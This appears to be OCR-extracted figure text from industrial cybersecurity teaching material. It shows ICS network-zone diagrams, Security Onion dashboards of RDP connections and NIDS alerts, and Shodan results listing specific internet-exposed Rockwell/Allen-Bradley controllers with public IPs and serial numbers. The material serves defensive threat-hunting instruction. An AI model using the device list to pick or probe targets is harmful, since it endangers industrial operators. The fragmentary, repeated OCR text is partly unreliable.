
Export: Raw Formatted


Security Onion - Connections - Destination Port

Destination Port	Count
445	9
0	5

Export: Raw Formatted


Internet
222.222.222.222
Maintenance Office
IT-DMZ
ENT DMZ Firewall
DMZ-Service1
DMZ-Service2
Enterprise Servers used to Interact with ICS
Enterprise Routing and Switching
Enterprise Clients used to Interact with ICS
Enterprise Zone
ENT-IND Firewall
Industrial Zone
Level 3 - Site Operations
172.25.100.201
172.25.100.220


Internet
IT-DMZ
DMZ-Service1
ENT DMZ
Firewall
DMZ-Service2
Enterprise
Routing
and Switching
Enterprise Zone
ENT-IND
Firewall
Vendor XYZ
Cloud Service
Shadow Internet
Connection
Industrial Zone
Levels 1 and 2 (Mchine skid)
Legitimate Cloud
connection
Level 3 - Site Operations
Pi Historian
IND Server XYZ
Attacker abusing
misconfiugred cellular
modem
Vendor XYZ
"Phone-Home"
Cellular
modem/router



TOTAL RESULTS

307

TOP COUNTRIES

United States	178
Canada	45
Egypt	19
Hong Kong	9
China	8

TOP SERVICES

EtherNetIP	271
SNMP	26
SSH	7
POP3	1
830	1

TOP ORGANIZATIONS

Verizon Wireless	101
TE Data	19
AT&T Wireless	14
Bell Canada	14
Krakr1901	10

TOP OPERATING SYSTEMS

Debian	1
Ubuntu	1

TOP PRODUCTS

Rockwell Automation/Allen-Bradley	161
OpenSSH	6

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

209.147.121.46
Isomedia
Added on 2021-01-25 18:06:14 GMT
United States, Bonney Lake

```
Product name: 1756-EN2T/D
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x00dde8b4
Device type: Communications Adapter
Device IP: 192.168.10.10
```

176.202.160.234
Ooredoo Qatar
Added on 2021-01-25 18:52:52 GMT
Qatar

ics

```
Product name: 1768-ENBT/A
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x403dcfb4
Device type: Communications Adapter
Device IP: 192.10.0.2
```

190.217.5.123
Level 3 Communications
Added on 2021-01-25 17:34:42 GMT
Venezuela, Caracas

ics

```
Product name: 1756-ENBT/A
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x00921fc9
Device type: Communications Adapter
Device IP: 192.168.20.211
```


166.157.134.28
28.sub-166-157-134.myvzw.com
Verizon Wireless
Added on 2021-01-25 19:58:39 GMT
United States

```
Product name: 1756-ENBT/A
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x00bbd474
Device type: Communications Adapter
Device IP: 100.100.100.152
```

96.1.49.20
Telus Communications
Added on 2021-01-25 17:40:58 GMT
Canada, Spruce Grove


ics


```
Product name: 1756-ENBT/A
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x01065360
Device type: Communications Adapter
Device IP: 192.168.1.40
```



TOP ORGANIZATIONS

Verizon Wireless	101
TE Data	19
AT&T Wireless	14
Bell Canada	14
Krakr1901	10


Internet
222.222.222.222
Maintenance Office
IT-DMZ
ENT DMZ Firewall
DMZ-Service1
DMZ-Service2
Enterprise Servers used to Interact with ICS
Enterprise Clients used to Interact with ICS
Enterprise Client with Internet Access
Enterprise Routing and Switching
Enterprise Zone
ENT-IND Firewall
Industrial Zone
Level 3 - Site Operations
Pi Historian
Valuable ICS Asset



event.dataset:conn AND source.ip: 10.0.0.0/24

Last 7 days

connection.local.responder: true ×

Security Onion - Network Data

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC |
Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP |
RFB | SIP

Security Onion - All Logs

173
Count

Security Onion - Connections Over Time

Security Onion - Source IPs

Source IP	Count
10.0.0.200	173

Export: Raw Formatted

Security Onion - Destination IPs

Destination IP	Count
172.25.100.201	173

Export: Raw Formatted

Security Onion - Connections - Destination Port


Destination Port	Count
3389	173

Export: Raw Formatted

Security Onion - Connections - State


State	Count
S0	119
RSTO	35
SF	13
OTH	3
RSTRH	2
RSTR	1

Export: Raw Formatted





Security Onion - All Logs

Time	source.ip	source.port	destination.ip	destination.port
Jan 21, 2021 @ 13:09:21.674	10.0.0.200	59898	172.25.100.201	3389
Jan 21, 2021 @ 13:09:21.456	10.0.0.200	49756	172.25.100.201	3389
Jan 21, 2021 @ 13:09:13.995	10.0.0.200	49753	172.25.100.201	3389
Jan 20, 2021 @ 18:13:00.271	10.0.0.200	49857	172.25.100.201	3389
Jan 20, 2021 @ 09:55:23.129	10.0.0.200	50612	172.25.100.201	3389
Jan 20, 2021 @ 09:55:22.906	10.0.0.200	49856	172.25.100.201	3389
Jan 20, 2021 @ 09:55:16.839	10.0.0.200	49853	172.25.100.201	3389
Jan 20, 2021 @ 09:55:10.245	10.0.0.200	49814	172.25.100.201	3389
Jan 20, 2021 @ 09:54:59.852	10.0.0.200	49851	172.25.100.201	3389
Jan 20, 2021 @ 09:54:52.814	10.0.0.200	49851	172.25.100.201	3389



Time	source.ip	source.port	destination.ip	destination.port
Jan 18, 2021 @ 09:16:57.299	10.0.0.200	49837	172.25.100.201	3389
Jan 18, 2021 @ 09:17:14.212	10.0.0.200	49842	172.25.100.201	3389






Breach Detection – NIDS Alerts Summary


rule.name.keyword: Descending	Count
ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp Directory	5
Sysmon - Suspicious Process - explorer.exe	4
GPL SHELLCODE x86 0xEB0C NOOP	4

Export: Raw Formatted




Breach Detection – Suspicious Image Paths

process.executable.keyword: Descending	Count
C:\\Users\\engineer-1\\AppData\\Local\\Microsoft\\OneDrive\\OneDriveStandaloneUpdater.exe	5
